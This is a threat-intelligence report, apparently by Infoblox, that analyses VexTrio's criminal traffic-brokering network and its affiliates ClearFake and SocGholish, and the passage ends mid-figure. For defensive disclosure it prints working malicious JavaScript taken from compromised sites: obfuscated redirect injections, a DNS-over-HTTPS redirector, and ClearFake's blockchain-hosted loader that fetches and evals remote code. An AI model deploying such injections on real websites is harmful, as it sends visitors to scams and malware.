infoblox

Threat Intel


CYBERCRIME CENTRAL: VEXTRIO OPERATES MASSIVE CRIMINAL AFFILIATE PROGRAM

Authors:
Christopher Kim
Randy McEoin

TABLE OF CONTENT

EXECUTIVE SUMMARY

While cybercriminals are often portrayed as gangs of hackers or lone brilliant coders, more often, they buy and sell goods and services as part of a larger criminal economy. For example, some actors sell malware services, and malware-as-a-service (MaaS) allows buyers easy access to the infrastructure necessary to commit crimes. These service providers also form strategic partnerships, similar to the way legitimate companies do, in order to extend the limits of their current operations. Such relationships are forged in secret and may include a number of partners, making them difficult to untangle and understand from an outside perspective. Researchers refer to these relationships as affiliations, and although they are known to exist, their details largely remain a mystery.



In this paper, we unveil a set of large-scale malicious relationships involving VexTrio, ClearFake, SocGholish, and many other unnamed actors. This research was completed in collaboration with security researcher Randy McEoin, who discovered ClearFake and has studied SocGholish extensively.[1] While SocGholish and ClearFake are most associated with malware and fake software update pages, they operate traffic distribution systems (TDSs) that route users based on the victim's device, operating system, location, and other characteristics. VexTrio also operates a TDS that routes compromised web traffic sourced from affiliates, as well as their own infrastructure, to various forms of malicious content. This paper focuses on the actors' TDS enterprises. We concluded that these three actors have strategic partnerships in which SocGholish and ClearFake pass victims to VexTrio.

While ClearFake emerged relatively recently, VexTrio and SocGholish have been operating since at least 2017 and 2018, respectively.[2,3] We have been tracking VexTrio for nearly two years and first published on the actor in June 2022.[4] At the time, we knew they were an unrecognized, pervasive part of the cybercrime economy. However, we didn't fully appreciate the breadth of their activities and the depth of their connections within the cybercrime industry. VexTrio may have gone unrecognized or ignored by the security community for so long because they aren't tied to a specific malware and, instead, are traffic brokers at their core. This is unfortunate for customers because blocking VexTrio protects them from all manner of harm, a fact made even clearer by our research.

VexTrio is the single most pervasive threat in our customers' networks. Operating a massive network of its own, VexTrio is seen in more networks than any other actor and accounts for the most threats by query volume of any actor. Of their more than 70k known domains, nearly half have been observed in customer networks. We have seen VexTrio activity in as much as 19% of networks on a single day since 2020 and in over half of all customer networks in the last two years. Through our collaboration, we determined that VexTrio is even older than we had previously estimated. Furthermore, it is now clear that the reason VexTrio is so widely observed is that they broker traffic for many cybercriminals, with at least 60

affiliates. VexTrio's connectivity and persistence in the cybercrime industry are evidenced by their appearance in various publications that have unwittingly caught glimpses of their infrastructure and referenced their activity, including:

- the distribution of Glupteba malware, as reported by Nozomi Networks,[5]
- delivering victims to tech support scam pages, as reported by Sucuri,[6] and
- the distribution of significant malicious content, as reported in general research on TDS behaviors by Palo Alto Networks, SUNY Stony Brook, and Carnegie Mellon University.[7]

Our research highlights the important role of TDS enterprises in the estimated $8 trillion cybercrime economy. The term traffic distribution system, or traffic delivery system, was lifted from the marketing industry, where the choice of an effective TDS is considered critical to the success of a business and is performed through affiliate marketers. In website marketing, a TDS has been described as a system of scripts that analyzes web traffic and, according to rules set by the webmaster, gives an appropriate response or redirection.[8] More broadly, a TDS connects traffic sources, e.g., pages visited by a consumer, with destinations, e.g., advertisements. The traffic broker matches sources with destinations based on financial gain. Other researchers have previously shown that shady TDS operators are responsible for delivering consumers a wide array and large volume of malicious content, not just advertisements.[9]

In addition to the revelation that ClearFake and SocGholish are VexTrio affiliates, our research has generated a number of other major findings. In particular:

- VexTrio has at least 60 affiliate partners, making them the single largest malicious traffic broker described in security literature.
- VexTrio operates their affiliate program in a unique way, providing a small number of dedicated servers to each affiliate.
- VexTrio's affiliate relationships appear longstanding. For example, SocGholish has been a VexTrio affiliate since at least April 2022. While less total time, we assess ClearFake has worked with VexTrio throughout its lifetime, at least since launching their campaigns in August 2023.
- VexTrio attack chains can include multiple actors. We have observed four actors in an attack sequence.
- VexTrio and its affiliates are abusing referral programs related to McAfee and Benaughty.
- VexTrio controls multiple TDS networks, which function in different ways. In particular, we reveal a new DNS-based TDS first observed in late December 2023.
- VexTrio domain generation schemes continue to evolve. Simply relying on a static list of words or top-level domains (TLDs) based on domain history is an ineffective approach for comprehensively detecting VexTrio domains, the known number of which exceeds 70,000.
- VexTrio has made a major shift from dedicated hosting and name servers to shared providers. Since Infoblox's first publication of VexTrio, over 55% of VexTrio domains that were once assigned to dedicated infrastructure have migrated to shared hosting.

The security industry seems to overlook TDS operators, so our intentions with this publication are to reveal newly discovered affiliations in the cybercriminal ecosystem that victimize consumers across the globe and to raise awareness of the critical role of TDSs in criminal operations. We have found that breaking the attack chain at the point of traffic distribution disrupts far more malicious activity than locating final landing pages and blocking malware signatures one by one. In many cases, TDS domain names are labeled by the security industry as adware, potentially unwanted programs (PUPs), or media sharing when, in fact, they are responsible for delivering victims to a variety of bad actors. Increased cooperation across the industry to study, uncover, and block malicious TDS providers would create a more difficult playing field for the adversaries, just as disrupting drug trafficking operations at their distribution centers is more effective than arresting sidewalk dealers.

TRAFFIC DISTRIBUTION SYSTEMS

The term traffic distribution system (TDS), sometimes also called a traffic delivery system, arises from the marketing industry. According to LeadBit, a long-established marketing company, the need for TDS in affiliate marketing comes from the necessity of making a fast decision about where to route a user. In a blog describing TDS benefits, they state that "even traffic from a well-targeted context is diverse, both in terms of geo and in the browser, device type, and other parameters. You get literally a fraction of a second to decide where you are going to redirect your visitor."[10] A TDS is a system that handles traffic management to determine where to route visitors for the most profit. The traditional marketing TDS is a set of scripts and databases hosted on one or more servers that determine how to route a user based on some set of established rules.

At Infoblox, we have observed a number of variations on the marketing TDS concept, including ones that are entirely based in DNS and make decisions solely based on the requester's IP address. A TDS can be developed by a domain owner, but many free and commercial options also exist. We have seen actors, like VexTrio, who appear to manage their own system, while others take advantage of established cloud-based TDS offerings. For example, ClearFake is known to use Keitaro, a commercial TDS with a free offering.

According to LeadBit, a TDS is "vitally important to those who deal with significant traffic flows, especially of variable quality, or with traffic that is mixed in terms of target audience, location and other parameters." With the massive number of compromised WordPress sites that exist on the internet, gaining the most from visitors to those sites makes the use of a TDS a natural option for threat actors. A TDS redirects the user to another domain, typically an affiliate landing page, but possibly another TDS. The content of the final landing page is determined by so-called publishers. Threat actors have mirrored all aspects of the advertising industry for malicious purposes.

TDS servers play a crucial role in VexTrio's affiliate network, as they can make or break business operations. The manner in which VexTrio configures and manages their TDS servers is critical to why VexTrio has continued to thrive and persist for so long in the threat landscape. A TDS is responsible for analyzing a victim's profile, including browser settings and cached data. If their profile matches VexTrio's target criteria, a TDS will redirect that web visitor to illegitimate content. This function is extremely powerful and provides the threat actor with the following benefits:

- Filters inbound traffic so that web visitors are only those that meet the actor's target profile,
- Functions as a load balancer and preserves computing resources for valid targets,
- Provides protection to VexTrio's downstream downstream threat actors and landing pages against security researchers and botnets, and
- Keeps metrics on affiliate referrals to the network and enables VexTrio to credit their contributions.

A VexTrio attack chain can include multiple TDSs and actors. Each TDS, whether controlled by an affiliate or VexTrio themselves, may incorporate multiple servers or third-party services. VexTrio operates multiple types of servers within their TDS; we will discuss those later in the paper. Collectively, these servers initiate and control the entire flow of web traffic from end to end. For enterprises seeking to protect their employees, blocking the TDS domains at the DNS level is a great defensive strategy since they are the gateway to malicious content. When this is done, regardless of the number of compromised web pages or how many malicious sites are created, the activity is thwarted.

VEXTRIO'S BUSINESS MODEL

VexTrio's affiliate program operates similarly to legitimate marketing affiliate networks. Generally, each attack involves infrastructure owned by multiple entities. Participating affiliates forward traffic originating from their own resources (e.g. compromised websites) to VexTrio-controlled TDS servers. Subsequently, VexTrio conditionally relays these flows of traffic to other actors' nefarious content or to other malicious affiliate networks. In many cases, VexTrio also redirects victims to campaigns that they operate directly. Figure 1 illustrates these service transactions between such cybercriminal entities.




Figure 1: The VexTrio criminal ecosystem

VexTrio has been connecting website visitors to malicious content for at least six years. Their long-term survival is a testament to their successful business model; one that feeds on a never-ending source of web traffic from a large pool of affiliate contributors, as well as from their own infrastructure built on websites they have compromised. The following key practices have enabled VexTrio to evade detection and have strengthened their resilience against internet service provider efforts to suspend their assets.

- Directly compromising vulnerable websites to maintain their own independent sources of web traffic
- Obtaining web traffic from other cybercriminals to maximize target outreach
- Growing and diversifying the affiliate network to mitigate possible takedowns: the removal of several affiliate members will not halt VexTrio's business
- Performing normal business functions, such as tracking affiliate referrals and crediting affiliates for their traffic contributions
- Filtering traffic using a multi-stage TDS redirect chain
- Using URL query parameter names that overlap with referral links commonly used by legitimate and authentic affiliate networks, and
- Registering large quantities of domains daily that are dynamically generated via a dictionary domain generation algorithm (DDGA), a specific form of a registered DGA (RDGA)

When investigating HTTP-based logs, security operations center (SOC) teams might easily dismiss VexTrio activity as benign advertising traffic due to its behavioral similarity with innocuous affiliate networks. VexTrio's use of URL query parameter names that overlap with common advertising affiliate keywords, such as Urchin Tracking Module (UTM), as well as lookalike TDS domains that infringe technology brands, pose further challenges for SOC teams and researchers considering whether to indict VexTrio domains. Additionally, the multiple redirections between domains that share neither naming patterns nor hosting infrastructure complicates relationship analysis. Ultimately, we stepped back from investigating individual attacks and shifted to high-level DNS analysis. This enabled us to automate VexTrio detection and thereby gain a fuller understanding of the breadth of their affiliate network.

VARIATIONS WITHIN VEXTRIO'S TDS

VexTrio's network uses a TDS to consume web traffic from other cybercriminals, as well as sell that traffic to its own customers. They also serve the traffic to malicious campaigns they directly operate. VexTrio's TDS is a large and sophisticated cluster server that leverages tens of thousands of domains to manage all of the network traffic passing through it. So far, we've seen two types of servers that comprise the TDS. The most common type is an HTTP-based web server that handles URL queries with different parameters. VexTrio has used HTTP servers since at least 2017. The second and recently introduced type is a DNS server that only responds to TXT resource record queries with a specifically-formatted FQDN. As far as we know, the earliest instance of a VexTrio attack that involved a DNS server occurred July 17th, 2023.[11]

HTTP-BASED TDS

The VexTrio network provides its affiliates an HTTP-based web gateway that they can forward compromised traffic to. This system enables VexTrio to track the origin of traffic and redirect it based on various criteria set by the actor. These web servers are designed to accept and respond to HTTP GET requests. They run an application that is capable of parsing values assigned to the URL parameters keys. The values extracted from the query strings are provided by the affiliate that referred the victim to VexTrio and serve as crucial information for attribution.

These parameters allow us to distinguish different affiliate actors and measure the length of their relationship with VexTrio. For example, we've identified one actor who has partnered with VexTrio for at least the past four years. Figure 2 shows an obfuscated JavaScript that this affiliate actor recently injected into a compromised website belonging to a hospital based in Colombia.

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    atob('aHR0cHM6Ly93b21hbmZsaXJ0aW5nLmxpZmUvP3U9eTJ5a2FldyZvPTJ4enA4OXImbT0xJnQ9MDcwOCZ1dG1fc291cmNlPWZpbms=') +
    ">Money</a><a href=" + atob('aHR0cDovL21lcmUuY29t') + ">Proved</a><a href=" +
    atob('aHR0cDovL2pveW91c25lc3MuY29t') + ">Stand</a><a href=" + atob('aHR0cHM6Ly9yZXBsYWNlZC5uZXQ=')
    + ">Beloved</a><a href=" + atob('aHR0cDovL2xpa2VkLmNvbQ==') + ">Flourish</a><a href=" +
    atob('aHR0cHM6Ly9zZWVuLm9yZw==') + ">Sense</a><a href=" + atob('aHR0cDovL2tlcmNoaWVmcGxvdHMuY29t') +
    ">Stirrups</a><a href=" + atob('aHR0cHM6Ly90cmVlcy5jb20=') + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

Figure 2: Base64-obfuscated JavaScript redirects to VexTrio's malicious dating content

The JavaScript code injection style used by this unnamed affiliate has not changed for at least four months. All websites compromised by this actor show virtually the same injection. The obfuscation method is simple and encodes various segments of the VexTrio TDS URL in Base64. As shown in Figure 3, the deobfuscated URL contains the affiliate's identification via the parameter `u=y2ykaew&o=2xzp89r`.

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    "https://womanflirting[.]life/?u=y2ykaew&o=2xzp89r&m=1&t=0708&utm_source=fin
    ">Money</a><a href=" + "http://mere.com" + ">Proved</a><a href=" +
    "http://joyousness.com" + ">Stand</a><a href=" + "https://replaced.net"
    + ">Beloved</a><a href=" + "http://liked.com" + ">Flourish</a><a href=" +
    "https://seen.org" + ">Sense</a><a href=" + "http://kerchiefplots.com" +
    ">Stirrups</a><a href=" + "https://trees.com" + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

Figure 3: Deobfuscated JavaScript related to VexTrio's dating campaign

Based on our observations, VexTrio exclusively redirects traffic sent from this affiliate to their malicious dating webpages. The VexTrio dating campaigns have been active since 2017, and use landing pages similar to the one in Figure 4 below.




Figure 4: Typical VexTrio fake dating page

DNS-BASED TDS

In an earlier publication, we described how VexTrio redirects website visitors to a second-stage TDS server using a DNS-based TDS.[12] Details of that TDS were based on a Sucuri article, which provided an example of a VexTrio JavaScript injection, as well as VexTrio's process for fetching the next stage TDS via DNS TXT queries. Since then, we have continuously observed this technique primarily in VexTrio robot CAPTCHA and dating-themed campaigns. Over the last six months, VexTrio has changed the coding style of their JavaScript injections related to DNS TDS several times. We assess that these DNS-based TDS servers are directly controlled by VexTrio, based on the fact that they exclusively redirect

to VexTrio infrastructure and share similar DNS characteristics with other VexTrio TDS domains.

We have recently discovered a new DNS-based TDS that is unreported by any other vendor at the time of this writing. The attack chain associated with this TDS also shows a different JavaScript obfuscation style than the examples shown in the Sucuri analysis. The realization that a new DNS TDS was deployed came from investigating a compromised website we identified on December 24th, 2023. The malicious JavaScript hosted on the site showed a new obfuscation method that is rather simple compared to their earlier examples. Figure 5 shows that VexTrio used an obfuscation technique that converts plain text JavaScript to decimal values.

Figure 5: Obfuscated JavaScript used in a VexTrio robot captcha campaign

When we deobfuscated this code block, we realized it was making a DNS query to a malicious VexTrio DNS TDS `server: logsmetrics[.]com` see Figure 6 below). VexTrio sent this DNS query via Google's public DNS service (`dns[.]google`). This method is also known as DNS over HTTPS (DoH) and involves transmitting DNS information over the HTTPS protocol. The HTTPS request to Google's public DNS service used the following URL:

`hXXps://dns[.]google/resolve?name=<compromised_site>.<ip>.<rand_num>.logsmetrics[.]com&type=txt.`

The query parameter values instruct Google to send a DNS call to `<compromised_site>.<ip>.<rand_num>.logsmetrics[.]com`, and this subdomain contains information about the victim and traffic source. In this instance, the DNS TDS server returned the next stage VexTrio TDS URL:

`hXXps://webdatatrace[.]com/?cm48frijvq30nau8l8h0.`

```
< script > (function (parameters) {
    fetch('https://api64.ipify.org?format=json').then(response => response.json()).then(
        ip => {
            let host = window.location.hostname;
            ip = ip.ip.replaceAll(':', '-');
            ip = ip.replaceAll('.', '-');
            if (host == "") host = "unk.com";
            fetch('https://dns.google/resolve?name=' + host + '.' + ip + '.' + Math.floor(Math.random() * 1024 * 1024 * 10) + '.log
smetrics.com&type=txt').then(response => response.json()).then(data => {
                if (data.Answer == null) {
                    return;
                }
                var o = "";
                data.Answer.forEach(element => {
                    if (element.type == 16) o += element.data;
                });
                o = atob(o);
                if (!o.length) return;
                window.location.replace(o);
            });
        }
    );
})() < /script>
```

Figure 6: Deobfuscated JavaScript showing DoH queries via Google Public DNS

DoH methods are effective at bypassing DNS-based security solutions and instances of blocking from DNS firewalls. Furthermore, VexTrio's use of Google's Public DNS means that it can easily evade most HTTP-based security rules. Organizations that do not operate their own DNS or employ a dedicated DNS provider are unlikely to filter `dns[.]google` from their networks since it may disrupt business-critical systems. As shown in Figure 7, at the time of this investigation, no security vendors on VirusTotal flagged `logsmetrics[.]com` as a malicious record.




Figure 7: No hits on VirusTotal for logsmetrics[.]com

AFFILIATES

A large number of cybercriminals have participated in VexTrio's affiliate network over the last six years. During this time, VexTrio's tactics, techniques, and procedures (TTPs) have evolved significantly. However, their mechanism for tracking affiliate activities remains largely the same. VexTrio uses URL query parameters to understand the source, infrastructure,

responsible affiliate member, and campaign associated with the web traffic sent to its TDS. Throughout the history of VexTrio, we've identified several tracking parameters: `u=`, `o=`, `t=`,, `m=`,, `f=`, `fp=`, and `utm_campaign=`.

Based on analysis of the URL patterns, we assess that the `u` and `o` parameter values together represent a unique affiliate member. Incorporating public records into the research, we've uncovered over 60 unique `u` and `o` value combinations thus far. The total number of affiliate participants across the full history of VexTrio is likely to be far greater than this number.

Affiliates send web traffic to a limited number of VexTrio TDS servers throughout their partnership. Presumably, the network assigns a certain set of servers for each affiliate that are not exclusive to them. For example, over the past five months, the ClearFake actor has forwarded victim traffic to a small set of VexTrio TDS domains with the constant parameter values `t=popunder&o=apqk0hv&u=nlq8mwa`. Typically, affiliate programs authorize participating members to automatically fetch a list of current servers via an API. Given these standard practices in legitimate marketing programs, it seems likely that VexTrio also uses an API.

The following subsections provide an overview of several VexTrio affiliates. There are too many participants in the network to describe them all in this blog, so we've compiled actors that are either well-recognized in the cybersecurity community or that show unique and interesting qualities.

CLEARFAKE

ClearFake is a malicious JavaScript framework that dynamically presents website visitors with harmful content via an HTML iframe. Users are tricked into clicking a fake browser update button that eventually leads to a malware infection (e.g. the Amadey infostealer).[13]

On August 25th, 2023, Randy discovered the malware while investigating an oddly behaving workstation at his company. The machine that was impacted made network connections to a known VexTrio domain `bonustop-price[.]life`. This domain did not follow the typical VexTrio redirect chain, but rather displayed a compromised website attempting to lure users with a fake Chrome browser update.

Based on this observation, we know that ClearFake has been an affiliate of VexTrio for at least five months. Unlike most interactions between VexTrio and its affiliates, ClearFake does not perform an HTTP 302 redirect to VexTrio TDS servers. Instead, it takes advantage of a commercial TDS called Keitaro. ClearFake launches a front browser window, runs a Keitaro application and redirects to the VexTrio TDS URL. As an example, on December 7th, 2023, Randy observed the following attack sequence involving both actors:


1. User visits the compromised website that has been injected with malicious JavaScript
2. The injected code calls the API of popular cryptocurrency exchange platform Binance
3. Obfuscated Javascript is returned and evaluated
4. ClearFake TDS running Keitaro is called
5. The response from Keitaro is a redirection to VexTrio TDS

The ClearFake actors injected two script blocks into the index HTML page of the compromised website. The first block loaded a cryptocurrency library that enabled the malware to interact with the Binance Smart Chain (BSC) blockchain network. The second block was encoded in Base64, a common technique among cybercriminals for obscuring malicious code from website owners and threat researchers (see Figure 8).

```
<script src="https://cdn.ethers.io/lib/ethers-5.2.umd.min.js" type="application/javascript"></script><script src="data:text/javascript;base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm92aWRlcj1uZXcgZXRoZXJzLnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0dHBzOi8vYnNjLWRhdGFzZWVkMS5iaW5hbmNlLm9yZy8iKSxzaWduZXI9cHJvdmlkZXIuZ2V0U2lnbmVyKCksYWRkcmVzcz0iMHg3ZjM2RDkyOTJlN2M3MEEyMDRmYUNDMmQyNTU0NzVBODYxNDg3YzYwIixBQkk9W3tpbnB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiX2xpbmsiLHR5cGU6InN0cmluZyJ9XSxuYW1lOiJ1cGRhdGUiLG91dHB1dHM6W10sc3RhdGVNdXRhYmlsaXR5OiJub25wYXlhYmxlIix0eXBlOiJmdW5jdGlvbiJ9LHtpbnB1dHM6W10sbmFtZToiZ2V0IixvdXRwdXRzOlt7aW50ZXJuYWxUeXBlOiJzdHJpbmciLG5hbWU6IiIsdHlwZToic3RhdGVNdXRhYmlsaXR5OiJ2aWV3Iix0eXBlOiJmdW5jdGlvbiJ9LHtpbnB1dHM6W10sbmFtZToibGluayIsb3V0cHV0czpbe2ludGVybmFsVHlwZToic3RyaW5nIixuYW1lOiIiLHR5cGU6InN0cmluZyJ9XSxzdGF0ZU11dGFiaWxpdHk6InZpZXciLHR5cGU6ImZ1bmN0aW9uIn1dLGNvbnRyYWN0KGFkZHJlc3MsQUJJLHByb3ZpZGVyKSxsaW5rPWF3YWl0IGNvbnRyYWN0LmdldCgpO2V2YWwoYXRvYihsaW5rKSl9d2luZG93Lm9ubG9hZD1sb2FkOw==></script><link rel="icon" href="https
```


Figure 8: Code injection in a ClearFake compromised website

The decoded version of the Base64 code block unveiled a JavaScript that performed an HTTP API call to Binance (Figure 9).



```
async function load(){let provider=new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/"),signer=provider.getSigner(),address="0x7f36D9292e7c70A204faCC2d255475A861487c60",ABI=[{inputs:[{internalType:"string",name:"_link",type:"string"}],name:"update",outputs:[],stateMutability:"nonpayable",type:"function"},{inputs:[],name:"get",outputs:[{internalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"},{inputs:[],name:"link",outputs:[{internalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"}],contract=new ethers.Contract(address,ABI,provider),link=await contract.get();eval(atob(link))}window.onload=load;
```


Figure 9: JavaScript for Binance interaction

The BSC network responded to the call with another obfuscated JavaScript that was encoded in Base64 and then converted to hexadecimal characters (Figure 10). This tactic is also known as "EtherHiding," which involves abusing BSC to hide malicious code in blockchain transactions.

```
function _0×c195(){const _0×5de119=['658112RHUzSo','responseTe','1472ESwsuo','send','2v/','open','16359VbjvoL','JcZiB','5764746fJxkNc','88veyuYV','72528kSJEyA','257740pCEnSB','880970qySIPZ','rybskitche','54828XwGvdA','230rTpUmh','n.com/fEOV','GET','https://ma','152mYcqVX','riIAN'];_0×c195=function(){return _0×5de119;};return _0×c195();}function _0×1cbf(_0×2a502a,_0×2fd733){const _0×1f3414=_0×c195();return _0×1cbf=function(_0×7ddc4,_0×45ea7e){_0×7ddc4=_0×7ddc4-(-0×1525+0×170a+0×2*-0×5);let _0×160394=_0×1f3414[_0×7ddc4];return _0×160394;},_0×1cbf(_0×2a502a,_0×2fd733);}(function(_0×5aeef2,_0×33bf85){const _0×1e6ea2=_0×1cbf,_0×fa7b86=_0×5aeef2();while(!![]){try{const _0×b7fa99=-parseInt(_0×1e6ea2(0×1ed))/(-0×b1e*-0×3+0×235f+-0×44b8)+parseInt(_0×1e6ea2(0×1eb))/(-0×1866+-0×30a+0×1b72)*(-parseInt(_0×1e6ea2(0×1de))/(0×7f1+-0×bd3*0×2+0×fb8))+-parseInt(_0×1e6ea2(0×1e2))/(0×14b8+0×11*0×10f+-0×26b3)*(parseInt(_0×1e6ea2(0×1e7))/(-0×110d*0×1+0×2285+-0×1173))+parseInt(_0×1e6ea2(0×1e0))/(0×2042+0×787+0×15f*-0×1d)+-parseInt(_0×1e6ea2(0×1e3))/(-0×1*0×696+-0×1693+-0×3a6*-0×8)+-parseInt(_0×1e6ea2(0×1ef))/(-0×d1e+0×20f6+-0×13d0)*(-parseInt(_0×1e6ea2(0×1e6))/(-0×2*0×a47+-0×d1+-0×112*-0×14))+-parseInt(_0×1e6ea2(0×1e4))/(-0×3*0×92d+0×583*0×1+0×160e*0×1)*(-parseInt(_0×1e6ea2(0×1e1))/(0×1*-0×977+0×20dd+-0×175b));if(_0×b7fa99===_0×33bf85)break;else _0×fa7b86['push'](_0×fa7b86['shift']());}catch(_0×2d48be){_0×fa7b86['push'](_0×fa7b86['shift']());}}}(_0×c195,-0×17b33d+0×ebcf1+-0×8f45*-0×27),eval((()⇒{const _0×1ff06e=_0×1cbf,_0×2f6ee5={'riIAN':_0×1ff06e(0×1e9),'JcZiB':_0×1ff06e(0×1ea)+_0×1ff06e(0×1e5)+_0×1ff06e(0×1e8)+_0×1ff06e(0×1dc)};let _0×59b466=new XMLHttpRequest();return _0×59b466[_0×1ff06e(0×1dd)](_0×2f6ee5[_0×1ff06e(0×1ec)],_0×2f6ee5[_0×1ff06e(0×1df)],!(0×5c7+0×2517+-0×2add)),_0×59b466[_0×1ff06e(0×1db)](null),_0×59b466[_0×1ff06e(0×1ee)+'xt'];})()));
```


Figure 10: Obfuscated JavaScript hidden in BSC

After ClearFake deobfuscated the JavaScript, it made an XMLHttpRequest to a TDS server operated by the ClearFake actors and running the Keitaro software (Figure 11).

```
eval(
  (() ⇒ {
    let _0×59b466 = new XMLHttpRequest()
    return (
      _0×59b466.open('GET', 'https://marybskitchen.com/fEOV2v/', false),
